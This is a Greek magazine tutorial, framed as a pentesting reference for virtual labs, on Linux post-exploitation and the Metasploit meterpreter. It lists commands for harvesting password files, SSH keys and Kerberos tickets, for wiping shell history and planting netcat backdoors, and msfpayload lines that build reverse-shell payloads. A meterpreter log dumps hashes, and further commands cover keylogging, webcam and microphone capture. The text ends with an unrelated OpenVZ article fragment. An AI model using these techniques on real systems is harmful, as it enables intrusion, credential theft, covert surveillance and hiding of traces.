Στο άρθρο που αρχίζει από τη σελίδα 46 του τεύχους, συζητήσαμε μεταξύ άλλων για τους όρους pillaging, pivoting, persistence και cleanup. Πρόκειται για έννοιες οι οποίες περιγράφουν και κωδικοποιούν όλα όσα πρέπει να κάνουμε, μετά από μια επιτυχημένη επίθεση -- για την ακρίβεια εισβολή. Στη συνέχεια μελετήσαμε την εφαρμογή όλων αυτών σε συστήματα Windows. Όπως αντιλαμβάνεστε, στο παρόν άρθρο θα ασχοληθούμε με το Linux...

Πάμε λοιπόν να δούμε κάποιες τεχνικές post exploitation, όταν με κάποιο τρόπο έχουμε αποκτήσει shell access σε ένα σύστημα Linux. Πολλά από αυτά που θα δούμε ισχύουν και σε άλλα συστήματα *nix. Πάντως, εξαιτίας της φιλοσοφίας και των τεχνολογιών ασφάλειας που ενσωματώνουν αυτά τα συστήματα, είναι πιθανό να έχει περισταλεί η εκτέλεση των προγραμμάτων που θα δούμε, από τον εκάστοτε διαχειριστή. Ας ξεκινήσουμε με μερικές εντολές για τη γενικότερη διερεύνηση του συστήματος.

Εντολή	Επεξήγηση
uname –a	Πληροφορίες για kernel version, αρχιτεκτονική, διανομή κ.λπ.
uname –m	(ή arch) Πληροφορίες για αρχιτεκτονική
who –a	System uptime και runlevel, TTYs
dmesg	Πληροφορίες από το τελευταίο boot του συστήματος
cat /proc/meminfo	Πληροφορίες για τη μνήμη του συστήματος
cat /proc/cpuinfo	Πληροφορίες για τον επεξεργαστή
lscpu	Πληροφορίες για τον επεξεργαστή
lspci	Πληροφορίες για διαύλους PCI και τις αντίστοιχες συσκευές
lsusb	Πληροφορίες για διαύλους USB και τις αντίστοιχες συσκευές
lshw	Πληθώρα πληροφοριών για το hardware του συστήματος
mount	Πληροφορίες για mounted filesystems
df -k	Πληροφορίες για mounted filesystems και τα mounting points

Ειδικότερα για τους χρήστες του συστήματος, μπορούμε να χρησιμοποιήσουμε τα ακόλουθα:

Εντολή	Επεξήγηση
id	Το τρέχον username και τα groups που ανήκει
w	Ποιος είναι συνδεδεμένος, από που, για πόση ώρα κ.λπ.
last –a	Οι πιο πρόσφατα συνδεδεμένοι (loggeg on) χρήστες
Lastlog	Συνολικό log table όλων των χρηστών

Τι θα λέγατε και για κάποιες πληροφορίες σχετικά με τη δικτύωση του συστήματος;

Εντολή	Επεξήγηση
hostname –f	Το hostname του συστήματος

Εντολή	Επεξήγηση
ip addr show	Πληροφορίες για τις IP διευθύνσεις του συστήματος
ip route show	Πληροφορίες για τα networking routes
ifconfig –a	Πληροφορίες για τα networking interfaces
route –n	Πλήρες routing table
cat /etc/network/ interfaces	Οι ρυθμίσεις των network interfaces
cat /etc/resolv. config	Οι DNS servers του συστήματος
arp –a	Πίνακας μετάφρασης από IP σε διεύθυνση MAC
netstat –ano	Εμφάνιση όλων των συνδεδεμένων nodes και των listening ports, με sockets και timers
netstat –anop	Όπως παραπάνω με εμφάνιση και των προγραμμά- των (απαιτεί πρόσβαση root)
netstat –r	Πλήρες routing table

Με τη βοήθεια των παραπάνω μπορούμε να πάρουμε πολλές πληροφορίες για το networking του συστήματος. Εδώ όμως υπάρχει μια παγίδα: Η εκτέλεση ορισμένων προγραμμάτων είναι πιθανό να ενεργοποιήσει κάποιο σύστημα παρακολούθησης (monitoring) κι αυτό με τη σειρά του να ειδοποιήσει το διαχειριστή. Ένας πιο ανώδυνος τρόπος για να πάρουμε τις ίδιες πληροφορίες, είναι η εκτέλεση της ακόλουθης εντολής:

```
cat /proc/net/*
```

Η αλήθεια είναι ότι με αυτόν τον τρόπο θα πάρουμε περισσότερες πληροφορίες, αλλά σε μορφή raw! Θα πρέπει να είμαστε υπομονετικοί και να μελετήσουμε διεξοδικά τα όσα εμφανιστούν. Αφού ξεμπερδέψουμε με τη δικτύωση, μπορούμε να στραφούμε στα προγράμματα και στις υπηρεσίες που εκτελούνται.

Εντολή	Επεξήγηση
ps aux	Λίστα όλων των active processes και services (daemons)
top -n 4 -d 5	Εμφάνιση των top processes με 4 επαναλήψεις ανά 5 δευτε- ρόλεπτα

Η ποσότητα (αλλά και η ποιότητα) των πληροφοριών που μπορούμε να αποκτήσουμε από τη γραμμή εντολών είναι τεράστια. Δείτε μερικές ακόμα ενδιαφέρουσες εντολές.

Εντολή	Επεξήγηση
iptables –L –n –v	Λίστα ([L]ist) των κανόνων iptables ([n]umeric, [v]erbose]) (απαιτεί root privileges)

Εντολή	Επεξήγηση
iptables –t nat –L –n -v	Λίστα των entries του πίνακα NAT (Network Address Translation) (απαιτεί root privileges)
which εντολή	Εντοπισμός της εντολής
locate αρχείο	Εντοπισμός αρχείου
gcc –v	Έλεγχος εγκατάστασης και έκδοσης του GNU Compiler Collection
mysql --version	Έλεγχος εγκατάστασης και έκδοσης της MySQL
perl –v	Έλεγχος εγκατάστασης και έκδοσης της Perl
python --version	Έλεγχος εγκατάστασης και έκδοσης της Python
ruby –v	Έλεγχος εγκατάστασης και έκδοσης της Ruby
java -version	Έλεγχος εγκατάστασης και έκδοσης της Java
cat /etc/*release	Έλεγχος διανομής
cat /etc/motd	Εμφάνιση του Message of the day (MOTD)

Σαβούρωμα!

Έφτασε η ώρα να φορέσουμε το μαύρο eye-patch στο μάτι και να βάλουμε το γάντζο στο χέρι ;) Ας αρχίσουμε το πλιάτσικο...

Εντολή	Επεξήγηση
cat /etc/passwd	Αρχείο με τοπικά accounts του συστήματος
cat /etc/shadow	Αρχείο με τοπικά encrypted passwords (απαιτεί root privileges)
cat /etc/group	Αρχείο με τα τοπικά account groups και members
cat /etc/gshadow	Αρχείο με τα τοπικά account groups και members
getent passwd	Αρχείο με όλα τα accounts (local, LDAP, NIS κλπ)
getent group	Αρχείο με όλα τα groups (local, LDAP, NIS κλπ)
pdbedit –L	Λίστα των accounts της samba
ypcat passwd	Λίστα των accounts του Network Information Service (NIS)
/home/*/.ssh/id*	Πιθανά SSH keys
/tmp/krb5cc_*	Πιθανά Kerberos tickets

Εντολή	Επεξήγηση
/tmp/krb5.keytab	Πιθανά Kerberos tickets
/home/*/.gnupg/secring.gpgs	Πιθανά PGP keys

Φυσικά μετά από τα παραπάνω δεν σταματάμε. Μόλις αρχίσαμε! Ας συνεχίσουμε λοιπόν με διάφορα configuration files, τα οποία είναι άχρηστα για την ώρα, αλλά μπορεί να φανούν πολύτιμα αργότερα.

Εντολή	Επεξήγηση
cat /etc/issue	System info
cat /etc/issue.net	System info remote login
cat /etc/master.passwd	Το αρχείο από όπου προέρχεται το passwd
cat /etc/hosts	Hosts file
cat /etc/crontab	Cron (scheduled tasks) configuration file
cat /etc/sysctl.conf	System variables
cat /etc/syslog.conf	Configuration file του syslog daemon
cat /etc/lighttpd/lighttpd.conf	Light HTTP daemon configuration
cat /etc/cups/cupsd.confcda	Common Unix Printing system configuration
cat /etc/inetd.conf	Configuration file του Internet service daemon
cat /opt/lamp/etc/httpd.conf	Apache configuration file
cat /etc/samba/smb.conf	Samba configuration file
cat /etc/openldap/ldap.conf	LDAP configuration file (preferred)
cat /etc/ldap/ldap.conf	LDAP configuration file
cat /etc/exports	Configuration files για τα exported file systems
cat /etc/auto.master	Automount configuration file
cat /etc/fstab	File system table

Πολλές φορές δεν θα καταφέρουμε να εκτελέσουμε όσα θέλουμε, επειδή δεν έχουμε επαρκή δικαιώματα. Δυστυχώς δεν μπορούμε να κάνουμε πολλά γι' αυτό. Αυτή είναι και η ομορφιά των συστημάτων Linux και της αυξημένης τους ασφάλειας. Δεν παραδίδουμε τα όπλα, όμως! Υπάρχουν ένα δύο πραγματάκια που θα μπορούσαμε να δοκιμάσουμε: Κατ' αρχάς, μπορούμε να ψάξουμε για misconfigured file access rights. Βέβαια, το να πειράξει ένας administrator τα δικαιώματα πρόσβασης σε σημαντικά

αρχεία είναι τουλάχιστον παράξενο. Ωστόσο συμβαίνει σχετικά συχνά και καλό θα ήταν ρίξουμε μια ματιά.

Εντολή	Επεξήγηση
ls –alh /root/	Εμφάνιση όλων των περιεχομένων του καταλόγου root
sudo –l	Λίστα των επιτρεπτών εντολών του καλούντος χρήστη
cat /etc/sudoers	Εμφάνιση του χρηστών που ανήκουν στο sudoers group
cat /etc/shadow	Αρχείο με τοπικά encrypted passwords

Θα μπορούσαμε επίσης να επιτύχουμε privilege escalation μέσα από application, services ή και kernel exploits. Αυτό βέβαια θα απαιτούσε αρκετή προσπάθεια και αναζήτηση στο Διαδίκτυο για το κατάλληλο exploit/shell code. Κάτι τέτοιο ξεφεύγει από τα όρια αυτού του άρθρου.

Pivoting

Η φάση του pivoting σε συστήματα Linux έχει εντελώς διαφορετική φιλοσοφία. Στηρίζεται κυρίως στη χρήση του SSH client σε master mode (με το switch –M). Με αυτόν τον τρόπο επιτρέπονται πολλαπλές συνδέσεις, χωρίς να απαιτείται re-authentication για τα ίδια tokens. Εξετάζοντας το αρχείο known_hosts κάτω από το ~/.ssh μπορούμε να δούμε άλλους hosts που εμπιστεύονται τον τρέχοντα χρήστη. Επίσης, ρίχνοντας μια ματιά σε όσα μαζέψαμε προηγουμένως, ενδέχεται να βρούμε και τα σχετικά SSH keys. Με παρόμοιο τρόπο μπορούμε να εκμεταλλευτούμε και το Kerberos authentication.

Άλλες τεχνικές pivoting περιλαμβάνουν port forwarding και port binding, είτε μέσω του SSH (ssh –D ή ssh –R –L για remote/local binding) είτε μέσω άλλων εργαλείων (π.χ., netcat, socat, tcpxd), τα οποία χρησιμοποιούμε ως TCP proxies.

Τέλος, υπάρχει και η περίπτωση του pivoting από ένα σύστημα Linux σε ένα Windows box. Σε αυτά τα σενάρια χρησιμοποιούνται patched SAMBA tools και patched remote execution tools (π.χ., winexec). Βέβαια, σε αυτές τις περιπτώσεις το Metasploit έχει την τιμητική του!

Εκκαθάριση


Μετά από την αναγνώριση στόχου, το pillaging και το pivoting, περνάμε στη φάση του cleanup και του persistence. Για την απομάκρυνση των ιχνών και των πάσης φύσεως ενοχοποιητικών στοιχείων, πρέπει να επικεντρώσουμε την προσοχή μας στο ιστορικό του συστήματος και στα timestamps.

Εντολή	Επεξήγηση
export HISTFILE=	Τοποθέτηση στη μεταβλητή HISTFILE της τιμής... τίποτα!
unset HISTFILE	Διαγραφή της μεταβλητή HISTFILE
history –c	Εκκαθάριση του command history

Εντολή	Επεξήγηση
<space>history -c	Bypass ενός fake alias της εντολής history!
rm -rf ~/.bash_history && ln -s ~/.bash_history /dev/null	Διαγραφή των περιεχομένων του bash_history και ανακατεύθυνση του στο /dev/null!!
touch ~/.bash_history	Πείραγμα των timestamps των περιεχομένων του bash_history

Η διατήρηση (persistence) της πρόσβασης σε ένα σύστημα μπορεί να είναι από πολύ εύκολη υπόθεση, έως αδύνατη! Για παράδειγμα, έχοντας υποκλέψει valid SSH keys ή Kerberos tickets κι εφόσον οι σχετικές υπηρεσίες παραμένουν ενεργές, αποκτάμε πρόσβαση εύκολα και νόμιμα. Επιπρόσθετα, αν έχουμε καταφέρει ν' αποκτήσουμε root access (π.χ., με privilege escalation μέσω κάποιου zero-day) είναι καλή ιδέα να δημιουργήσουμε νέους χρήστες, ώστε να συνεχίσουμε να συνδεόμαστε στο σύστημα εύκολα. Εξάλλου, μπορούμε πάντα να δημιουργήσουμε temporary listeners, στους οποίους θα μπορούμε αργότερα να συνδεθούμε. Πρακτικά, θα χρησιμοποιήσουμε κάποιο εργαλείο σαν το netcat, το socat ή το cryptcat, το οποίο θα φροντίσουμε να εκτελείται πάντα (με τη βοήθεια ενός κατάλληλου cron job, του inittab ή του init.rd) και το οποίο θα λειτουργεί ως backdoor. Μπορείτε να βρείτε μερικά ενδιαφέροντα παραδείγματα στο site του @pentestmonkey (http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet).

Αν αποτύχουν όλα τα παραπάνω, τότε η μόνη *πιθανή* λύση απαιτεί τη χρήση advanced malware και rootkits, με reverse shell payloads :S




Έτσι! Session opened και meterpreter prompt! Τι άλλο να ζητήσει κανείς;

The meta-interpreter

Πρέπει να παραδεχτούμε πως είτε ο στόχος μας είναι Linux based είτε Windows based, οι διαδικασίες που περιγράψαμε ως τώρα γίνονται όμορφα κι εύκολα, χρησιμοποιώντας το Metasploit.

Ο ντόρος γύρω από το Metasploit framework είναι πολύς και δικαιολογημένος. Πρόκειται για μια προσπάθεια ανάπτυξης ενός προχωρημένου



```
meterpreter > run winenum
[*] Running Windows Local Enumerion Meterpreter Script
[*] New session on 192.168.100.232:1059...
[*] Saving general report to /root/.msf3/logs/scripts/winenum/HACKME_201
[*] Output of each individual command is saved to /root/.msf3/logs/scrip
[*] Checking if HACKME is a Virtual Machine ........
[*]     This is a VMWare virtual Machine
[*]     UAC is Disabled
[*] Running Command List ...
[*]     running command cmd.exe /c set
[*]     running command arp -a
[*]     running command ipconfig /displaydns
[*]     running command ipconfig /all
[*]     running command route print
[*]     running command net view
[*]     running command netstat -nao
[*]     running command netstat -vb
[*]     running command netstat -ns
[*]     running command net accounts
[*]     running command net session
[*]     running command net share
[*]     running command net group
[*]     running command net user
[*]     running command net localgroup
[*]     running command net localgroup administrators
[*]     running command net group administrators
[*]     running command net view /domain
[*]     running command netsh firewall show config
[*]     running command tasklist /svc
[*]     running command gpresult /SCOPE COMPUTER /Z
[*]     running command gpresult /SCOPE USER /Z
[*] Running WMIC Commands ....
[*]     running command wmic useraccount list
[*]     running command wmic group list
[*]     running command wmic service list brief
[*]     running command wmic volume list brief
[*]     running command wmic logicaldisk get description,filesystem,name
[*]     running command wmic netlogin get name,lastlogon,badpasswordcour
[*]     running command wmic netclient list brief
[*]     running command wmic netuse get name,username,connectiontype,loc
[*]     running command wmic share get name,path
[*]     running command wmic nteventlog get path,filename,writeable
[*]     running command wmic startup list full
[*]     running command wmic rdtoggle list
[*]     running command wmic product get name,version
[*]     running command wmic qfe
meterpreter > run winenum[*] Extracting software list from registry
[*] Dumping password hashes...
[*] Hashes Dumped
[*] Getting Tokens...
[*] All tokens have been processed
```

Εκτέλεση του winenum script σε Windows host. Σας θυμίζουν κάτι οι εντολές;

exploitation framework, η οποία ξεκίνησε από την ίδια την κοινότητα των προγραμματιστών και των pentester, ενώ (σχετικά) πρόσφατα αποκτήθηκε από την Rapid7. Βέβαια, παράλληλα με την εμπορική έκδοση (Pro) του Metasploit συνεχίζει και η ανάπτυξη της ελεύθερης εκδοχής, η οποία διατίθεται δωρεάν. Παρόλο που η Rapid7 --για τους δικούς της, μαρκετίστικους λόγους-- παρουσιάζει το Metasploit σαν ένα εργαλείο pentesting, στην ουσία πρόκειται για κάτι πολύ μεγαλύτερο: Είναι μια πλατφόρμα ανάπτυξης εξελιγμένων exploits και πολύπλευρων εύχρηστων payloads, για κάθε περίσταση! Ουσιαστικά, μέσω του Metasploit (και του ομολογουμένως εύχρηστου Armitage GUI) μπορούμε να εντοπίσουμε και νε εκμεταλλευτούμε δεκάδες αδυναμίες σε ένα σύστημα.

Το πιο διαδεδομένο payload είναι το meterpreter. Θα λέγαμε ότι λειτουργεί σαν ένα multi-session κέντρο ελέγχου (command & control), το οποίο δέχεται και διοχετεύει εντολές στα συστήματα που έχουμε καταλάβει. Το ίδιο το meterpreter μπορεί να χρησιμοποιηθεί σαν bind shell (bind_tcp), σαν reverse shell (reverse_tcp), σαν payload μέσα στο Metasploit framework, αλλά και σαν αυτόνομο εκτελέσιμο, που με κάποιο τρόπο καταφέραμε να εκτελέσουμε στο μηχάνημα στόχο (π.χ., με remote file inclusion).

Για παράδειγμα, ένα Windows meterpreter binary θα μπορούσε να λειτουργήσει ως εξής:

```
[Bind Shell]

./msfpayload windows/meterpreter/bind_tcp LPORT=443 X >
meterpreter.exe

./msfcli exploit/multi/handler PAYLOAD=windows/meterpeter/bind_
tcp LPORT=443 RHOST=<IP>

[Reverse Shell]

./msfpayload windows/meterpreter/reverse_tcp RHOST=<IP>
RPORT=443 X > meterpreter.exe

./msfcli exploit/multi/handler PAYLOAD=windows/meterpreter/
reverse_tcp LPORT=443 E
```

Όπως και να 'χει ένα επιτυχημένο exploitation με payload το meterpreter

θα μας ειδοποιήσει για τα sessions που άνοιξε και θα μας οδηγήσει στο σχετικό command-line shell, όπου μπορούμε να αλληλεπιδρούμε με τα ανοιχτά sessions και να εκτελούμε εντολές στο σύστημα. Μέχρι τώρα δεν έχουμε κάποια διαφορά από τις προηγούμενες περιπτώσεις, με command execution. Εκεί που πραγματικά διαπρέπει το meterpeter είναι οι πανίσχυρες εντολές του, που διαχωρίζονται σε built-in commands, libraries (δηλαδή καινούργια set εντολών) και scripts (για κάθε περίσταση, τα πιο πολλά user based). Αν αυτό δεν είναι ο παράδεισος του post-exploitation τότε τι είναι;

Πάμε λοιπόν να δούμε κάποιες από τις εντολές του meterpreter, αφού προηγουμένως αναφέρουμε την ενσωματωμένη εντολή help, η οποία παρέχει βοήθεια ανά πάσα στιγμή και για οτιδήποτε θελήσουμε. Θα ξεκινήσουμε από τον τρόπο που το meterpreter αλληλεπιδρά με τα ανοικτά sessions, καθώς και από τον τρόπο με τον οποίο καλούνται οι διάφορες βιβλιοθήκες και τα scripts του.

Εντολή	Επεξήγηση
background	Μεταφέρει ένα session από το προσκήνιο στο παρασκήνιο
session –l	Λίστα με τα ανοιχτά sessions μαζί με τα ID τους
session –i <session ID>	Μεταφέρει το session με ID <session ID> στο προσκήνιο
use <library>	Χρήση μιας εκ των βιβλιοθηκών (espia, incognito, priv και sniffer)
run <script>	Εκτέλεση κάποιου script

Το meterpreter παρέχει πλήρη διαχείριση του file system του κατειλημμένου μηχανήματος. Όσοι έχουν εμπειρία με Linux και FTP servers δεν θα δυσκολευτούν καθόλου...

Εντολή	Επεξήγηση
cat <file>	Εμφάνιση ενός αρχείου
del <file>	Διαγραφή ενός αρχείου
edit <file>	Επεξεργασία ενός αρχείου
download <source> <dest>	Download αρχείου στον host
upload <source> <dest>	Upload αρχείου από τον host
getwd (ή pwd)	Εμφάνιση του working directory του host
getlwd (ή lwd)	Εμφάνιση του local working directory
cd /some/directory	Αλλαγή directory στον host
lcd /some/directory	Αλλαγή local directory
ls	Εμφάνιση περιεχόμενων ενός directory

Εντολή	Επεξήγηση
mkdir <name>	Δημιουργία ενός νέου directory
rmdir <name>	Διαγραφή ενός directory

Η εμφάνιση πληροφοριών για τη δικτύωση είναι εξίσου πανεύκολη, με τη βοήθεια του meterpreter:

Εντολή	Επεξήγηση
ipconfig	Εμφάνιση πληροφοριών για το networking του host
route	Εμφάνιση και διαχείριση του routing table στον host
portfwd [options]	Port forwarding ενός local port σε ένα remote service

Το μεγαλύτερο όπλο του meterpreter σχετίζεται με το remote command execution:

Εντολή	Επεξήγηση
ps	Λίστα όλων των active processes
getuid	Εμφάνιση του User ID κάτω από τον οποίο τρέχει το payload
getpid	Εμφάνιση του Process ID του payload
migrate <pid>	Μετανάστευση του payload σε νέο process (πιο σταθερό κλπ)
rev2self	Επιστροφή στο αρχικό User ID (μετά από impersonation)
execute –f <file> [options]	Εκτέλεση αρχείου στον host
kill <pid>	Σταμάτημα της εκτέλεσης του process με ID <pid>
reg [command] [options]	Διαχείριση του μητρώου συστήματος (registry) αν ο host είναι Windows based
Sysinfo	Πληροφορίες συστήματος του host
Shell	Interactive shell στον host
Clearev	Καθάρισμα των events στον host
steal_token <pid>	Impersonation με χρήση του token από το process με ID <pid>
drop_token	Απόρριψη κάθε token που γίνεται impersonate
Getprivs	Απόκτηση όσο το δυνατόν περισσότερων system privileges

Υπάρχει ακόμα μια κατηγορία ενσωματωμένων εντολών, που επηρεάζουν τη συμπεριφορά/λειτουργία του ξένου μηχανήματος:

Εντολή	Επεξήγηση
Idletime	Εμφάνιση του idle χρόνου του host
keyscan_start	Έναρξη keylogging στον host
keyscan_stop	Λήξη keylogging στον host
keyscan_dump	Εμφάνιση των καταγεγραμμένων key strokes από το keylogging
uictl [command] [device]	Enable/disable του keyboard/mouse στον host
webcam_list	Λίστα όλων των active camera devices
webcam_snap [options]	Λήψη στιγμιότυπου από ένα camera device
record_mic [options]	Ηχογράφηση μέσω του μικροφώνου του host

Μήπως νομίζετε ότι τελειώσαμε με το meterpreter; Όπως είπαμε προηγουμένως, οι εντολές του μπορούν να επεκταθούν με τη βοήθεια διαφόρων βιβλιοθηκών. Μέχρι στιγμής είναι διαθέσιμες τέσσερις:

```
Espia (για screen capturing)
Incognito (με εντολές για user impersonation)
Priv  (με εντολές σχετικές με τα δικαιώματα των χρηστών)
Sniffer (με εντολές για network sniffing και packet capturing)
```

Η πρώτη βιβλιοθήκη, για την ώρα τουλάχιστον, περιλαμβάνει μόνο μία εντολή:

Εντολή	Επεξήγηση
screengrab <file>	Λήψη στιγμιότυπου οθόνης του host σε αρχείο

Η βιβλιοθήκη incognito περιλαμβάνει τις ακόλουθες:

Εντολή	Επεξήγηση
list_tokens -u	Λίστα όλων των διαθέσιμων tokens για το χρήστη
impersonate_token <token>	Impersonation χρήστη μέσω token
add_group_user <group><user>	Προσθήκη χρήστη σε global group χρηστών
add_localgroup_user <group><user>	Προσθήκη χρήστη σε τοπικό group χρηστών
add_user <user>	Δημιουργία νέου χρήστη με όλα τα tokens
snarf_hashes	Αρπαγή challenge/response hashes για κάθε token

Πολύ ενδιαφέρουσες είναι και οι εντολές της βιβλιοθήκης Priv.

Εντολή	Επεξήγηση
getsystem [options]	Προσπάθεια απόκτησης system privileges μέσω 4 τεχνικών
Hashdump	Απόκτηση των περιεχόμενων της SAM database (Windows OS)
timestomp <file> [options]	Επεξεργασία created, accessed, modified timestamps αρχείου

Για το τέλος, δείτε και τις εντολές από τη βιβλιοθήκη sniffer.

Εντολή	Επεξήγηση
sniffer_interfaces	Λίστα όλων των διαθέσιμων network interfaces
sniffer_start <if_no><buffer>	Έναρξη capturing στο interface <if_no>
sniffer_stop <if_no>	Λήξη capturing στο interface <if_no>
sniffer_stats <if_no>	Στατιστικά του ενεργού capturing στο interface <if_no>
sniffer_dump <if_no><file>	Απόκτηση σε αρχείο των δεδομένων του capturing

Αν όλα αυτά σας φαίνονται υπεραρκετά για ένα επιτυχημένο exploitation, περιμένετε να δείτε και τα διαθέσιμα scripts! Είναι όλα τους γραμμένα σε Ruby και, σε γενικές γραμμές, αν ασχοληθείτε σοβαρά θα μπορέσετε να αναπτύξετε και τα δικά σας. Έχετε υπόψη ότι το meterpreter διαθέτει ένα interactive Ruby shell, στο οποίο μπορεί κανείς να γράψει τα δικά του scripts και να τα δοκιμάσει απευθείας στο κατειλημμένο μηχάνημα (το οποίο κάλλιστα μπορεί να είναι κάποιο VM, ώστε να πειραματίζεστε με την άνεσή σας). Post-exploitation στο έπακρο, λοιπόν, με τη βοήθεια του meterpreter και μια «φαρέτρα» από πολύπλευρες, πολυδύναμες κι αποτελεσματικές εντολές και scripts!

And the winner is...

Πιθανώς να σας ζαλίσαμε με τα δυο απανωτά άρθρα για το post-exploitation. Είναι γεγονός ότι μια ωμή παράθεση εντολών, χωρίς την παρουσίαση ενός ρεαλιστικού σεναρίου, γίνεται εύκολα κουραστική. Όμως δεν είχαμε πρόθεση να σας παιδέψουμε. Αντίθετα, σχεδιάσαμε αυτά τα άρθρα ώστε να αποτελούν χρήσιμους (θέλουμε να πιστεύουμε) οδηγούς αναφοράς, στους οποίους θα μπορείτε να ανατρέχετε κάθε φορά που θέλετε να θυμηθείτε κάτι. Φανταστείτε τα ως ένα post-exploitation command index, ένα cheat-sheet ή κάτι τέτοιο, τέλος πάντων! Στο μεγάλο θέμα του post exploitation θα επανερχόμαστε, ενώ σε άλλα άρθρα θα δείχνουμε και πώς είναι δυνατόν ν' αποκτούμε πρόσβαση σε απομακρυσμένους στόχους. Φυσικά, θεωρούμε δεδομένο ότι τα virtual machines και τα virtual labs θα είναι απαραίτητα εργαλεία, σε αυτές μας τις περιπέτειες. Μείνετε συντονισμένοι, λοιπόν, και αρχίστε τα παιχνίδια και το ψάξιμο από τώρα. Μόνο προσοχή, γιατί υπάρχει σοβαρός κίνδυνος... πώρωσης!

Skill:
Intermediate

Tags:
Virtualization, OpenVZ, CentOS

by GiannouG

OpenVZ

AK-47s, for everyone!

(Μέρος 2ο)

Το παλιό μας μηχάνημα κοντεύει να μετατραπεί σε ένα αξιοζήλευτο OpenVZ node. Το λειτουργικό σύστημα είναι έτοιμο και ο πυρήνας που εγκαταστήσαμε υποστηρίζει τη λειτουργία του OpenVZ. Αυτό που μένει είναι η δημιουργία των εικονικών μηχανών. Κάτι τέτοιο, όμως, απαιτεί την προσθήκη των κατάλληλων εργαλείων...

Η φιλοσοφία του OpenVZ είναι διαφορετική από εκείνη του VirtualBox ή του VMware. Έτσι, αφού εγκαταστήσουμε τα απαραίτητα εργαλεία για τη δημιουργία των εικονικών μηχανών, θα αναφερθούμε και στη λογική που διέπει τη λειτουργία τους. Τέλος, για να διευκολύνουμε τη διαχείριση του OpenVZ node, θα προσθέσουμε κι ένα panel διαχείρισης. Φανταστείτε έναν πίνακα ελέγχου, παρόμοιο με εκείνον που προσφέρουν διάφορες εταιρείες VPS! Για τη συνέχεια, θεωρούμε δεδομένο ότι έχετε διαβάσει το άρθρο που αρχίζει από τη σελίδα 36 του τεύχους που κρατάτε στα χέρια σας. (Σ.τ.Ε. Η ίδια σελίδα ενός οποιουδήποτε άλλου τεύχους το οποίο ενδεχομένως πιάνετε τώρα στα χέρια σας, δεν έχουμε ιδέα τι μπορεί να έχει. Μας είναι παντελώς άγνωστο. Σαν την κατάσταση της γάτας του Σρέντιγκερ, ένα πράγμα, πριν ανοίξουμε εκείνο το κουτί. Και ναι, έχετε δίκιο. Πρέπει να αραιώσουμε κάπως το The Big Bang Theory.)

Εγκατάσταση vzctl


Το βασικότερο εργαλείο για τη διαχείριση των OpenVZ virtual machines είναι το vzctl. Με τη βοήθειά του μπορούμε να δημιουργούμε εικονικές μηχανές και να εκτελούμε εντολές στο "εσωτερικό" τους. Αν αυτό σας μπέρδεψε, μην ανησυχείτε καθόλου. Θα κατανοήσετε τα πάντα σε λίγο, όταν τα δούμε στην πράξη. Για την ώρα προέχει η εγκατάσταση του προγράμματος, η οποία πραγματοποιείται εκτελώντας το ακόλουθο:

```
yum install vzctl vzquota
```

